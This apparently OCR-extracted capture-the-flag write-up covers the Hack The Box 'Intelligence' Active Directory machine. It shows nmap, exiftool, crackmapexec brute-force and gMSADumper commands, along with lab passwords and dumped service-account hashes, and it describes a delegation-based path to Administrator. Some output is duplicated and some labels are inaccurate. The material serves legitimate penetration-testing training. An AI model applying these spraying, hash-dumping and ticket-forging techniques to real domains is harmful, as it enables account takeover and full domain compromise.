Intelligence

Synopsis


Intelligence is a medium difficulty Windows machine that showcases a number of common attacks in an Active Directory environment. After retrieving internal PDF documents stored on the web server (by bruteforcing a common naming scheme) and inspecting their contents and metadata, which reveal a default password and a list of potential AD users, password spraying leads to the discovery of a valid user account, granting initial foothold on the system. A scheduled PowerShell script that sends authenticated requests to web servers based on their hostname is discovered; by adding a custom DNS record, it is possible to force a request that can be intercepted to capture the hash of a second user, which is easily crackable. This user is allowed to read the password of a group managed service account, which in turn has constrained delegation access to the domain controller, resulting in a shell with administrative privileges

Skills


- Password spraying & cracking
- Knowledge of Active DIrectory
- ADDINS abuse
- Constrained delegation abuse

Exploitation

As always we start with the nmap to check what services/ports are open



```
└─# nmap -A 10.10.10.248
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-29 19:08 EDT
Nmap scan report for localhost (10.10.10.248)
Host is up (0.037s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: Intelligence
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-08-30 06:08:46Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2023-08-30T06:10:21+00:00; +7h00m03s from scanner time.
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.intelligence.htb
| Not valid before: 2021-04-19T00:43:16
|_Not valid after:  2022-04-19T00:43:16
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2023-08-30T06:10:21+00:00; +7h00m03s from scanner time.
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.intelligence.htb
| Not valid before: 2021-04-19T00:43:16
|_Not valid after:  2022-04-19T00:43:16
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2023-08-30T06:10:21+00:00; +7h00m03s from scanner time.
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.intelligence.htb
```




```
| Not valid before: 2021-04-19T00:43:16
|_Not valid after:  2022-04-19T00:43:16
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2023-08-30T06:10:21+00:00; +7h00m03s from scanner time.
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.intelligence.htb
| Not valid before: 2021-04-19T00:43:16
|_Not valid after:  2022-04-19T00:43:16
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2023-08-30T06:10:21+00:00; +7h00m03s from scanner time.
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.intelligence.htb
| Not valid before: 2021-04-19T00:43:16
|_Not valid after:  2022-04-19T00:43:16
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2023-08-30T06:10:21+00:00; +7h00m03s from scanner time.
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.intelligence.htb
| Not valid before: 2021-04-19T00:43:16
|_Not valid after:  2022-04-19T00:43:16
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
Aggressive OS guesses: Microsoft Windows Server 2019 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
```

Judging by the type of open ports we can conclude that we deal with a domain controller

Opening the browser only gave us the bogus text but also the ability to view pdf files

We downloaded the files and checked its metadata what gave us a username



```
└─# exiftool *.pdf
ExifTool Version Number         : 12.57
File Name                       : 2020-09-05-upload.pdf
Directory                       : .
File Size                       : 26 kB
File Modification Date/Time     : 2021:04:01 13:00:00-04:00
File Access Date/Time           : 2023:08:29 22:28:07-04:00
File Inode Change Date/Time     : 2023:08:29 22:28:07-04:00
File Permissions                : -rw-r--r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.5
Linearized                      : No
Page Count                      : 1
Creator                         : David.Mcbride
```

Also, the interesting thing about the pdf file was its release date in the url, so we decided to brute force other date and thus other pdf files and analyse their metadata

By doing so we collected a list of users and also content of one of the pdf files gave us password


```
  GNU nano 7.2
Tiffany.Molina
Jose.Williams
Jessica.Moody
Brian.Baker
Anita.Roberts
Teresa.Williamson
Kaitlyn.Zimmerman
Jose.Williams
Stephanie.Young
Samuel.Richardson
Ian.Duncan
Kelly.Long
Travis.Evans
David.Willson
Thomas.Hall
Jason.Peterson
```

New Account Guide


Welcome to Intelligence Corp!
Please login using your username and the default password of:
NewIntelligenceCorpUser9876

After logging in please change your password as soon as possible.

Next step was to verify the username list via kerbrute




And perform password spraying to find out to whom the password belongs to




And after a while we got that the password belongs to the user “Tiffany.Molina” and we got an access to her SMB share

But in the share we didn’t find anything interesting what could help us in the further exploitation



We decided to use her credentials to collect domain information remotely via python-bloodhound

But analysing relations and privileges in the bloodhound only showed us that our compromised user has nothing useful



In that moment we hit the wall, we got a set of valid credentials but all access that we can get via them does not push our exploitation further

We decided to launch brute force against username list obtained from the pdf metadata


And after a long wait we got another credentials, for a user Ted.Graves

```
└─# crackmapexec smb 10.10.10.248 -u users -p /usr/share/dirb/wordlists/common.txt
SMB         10.10.10.248    445    DC              [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:intelligence.htb) (signing:True) (SMBv1:False)
SMB         10.10.10.248    445    DC              [+] intelligence.htb\Ted.Graves:Mr.Teddy
```


Yet, inside his SMB share there was nothing of interest

```
smb: \Ted.Graves\> ls
  .                                   D        0  Sun Apr 18 21:20:26 2021
  ..                                  D        0  Sun Apr 18 21:20:26 2021
  AppData                            DH        0  Sun Apr 18 21:20:26 2021
  Application Data                DHSrn        0  Sun Apr 18 21:20:26 2021
  Cookies                         DHSrn        0  Sun Apr 18 21:20:26 2021
  Desktop                            DR        0  Sat Sep 15 03:12:33 2018
  Documents                          DR        0  Sun Apr 18 21:20:26 2021
  Downloads                          DR        0  Sat Sep 15 03:12:33 2018
  Favorites                          DR        0  Sat Sep 15 03:12:33 2018
  Links                              DR        0  Sat Sep 15 03:12:33 2018
  Local Settings                  DHSrn        0  Sun Apr 18 21:20:26 2021
  Music                              DR        0  Sat Sep 15 03:12:33 2018
  My Documents                    DHSrn        0  Sun Apr 18 21:20:26 2021
  NetHood                         DHSrn        0  Sun Apr 18 21:20:26 2021
  NTUSER.DAT                        AHn   131072  Wed Aug 30 09:34:17 2023
  ntuser.dat.LOG1                   AHS        0  Sun Apr 18 21:20:26 2021
  ntuser.dat.LOG2                   AHS    53248  Sun Apr 18 21:20:26 2021
  NTUSER.DAT{6392777f-a0b5-11eb-ae6e-000c2908ad93}.TM.blf    AHS    65536  Sun Apr 18 21:20:34 2021
  NTUSER.DAT{6392777f-a0b5-11eb-ae6e-000c2908ad93}.TMContainer00000000000000000001.regtrans-ms    AHS   524288  Sun Apr 18 21:20:26 2021
  NTUSER.DAT{6392777f-a0b5-11eb-ae6e-000c2908ad93}.TMContainer00000000000000000002.regtrans-ms    AHS   524288  Sun Apr 18 21:20:26 2021
  ntuser.ini                         HS       20  Sun Apr 18 21:20:26 2021
  Pictures                           DR        0  Sat Sep 15 03:12:33 2018
  Recent                          DHSrn        0  Sun Apr 18 21:20:26 2021
  Saved Games                         D        0  Sat Sep 15 03:12:33 2018
  SendTo                          DHSrn        0  Sun Apr 18 21:20:26 2021
  Start Menu                      DHSrn        0  Sun Apr 18 21:20:26 2021
  Templates                       DHSrn        0  Sun Apr 18 21:20:26 2021
  Videos                             DR        0  Sat Sep 15 03:12:33 2018
```

So we returned to the bloodhound



And this time we got a results of our analysis, the user Ted.Graves is a member of ITSupport group whose has a ReadGMSAPassword permission



Those permissions were abused to dump a NTLM hash for the service account (svc_int)

```
└─# python gMSADumper.py -d Intelligence.htb -u 'Ted.Graves' -p 'Mr.Teddy'
Users or groups who can read password for svc_int$:
 > DC$
 > itsupport
svc_int$:::87c12d4a0641b2b17fb5620cc2db2ca8
svc_int$:aes256-cts-hmac-sha1-96:81c10ab0ec39cc5eedad24697ad5c580d57d36bdcf318c3a0a0671709e83fe4c
svc_int$:aes128-cts-hmac-sha1-96:f4c6c4ad15208882f0dd44c5efee3845
```

And with NTLM hash for the service account we started performing Silver Ticket attack

First we generate kerberos ticket for a user Administrator using impacket-getST.py

And findally used used impacket-psexec.py to obtain Adminstrator access on the system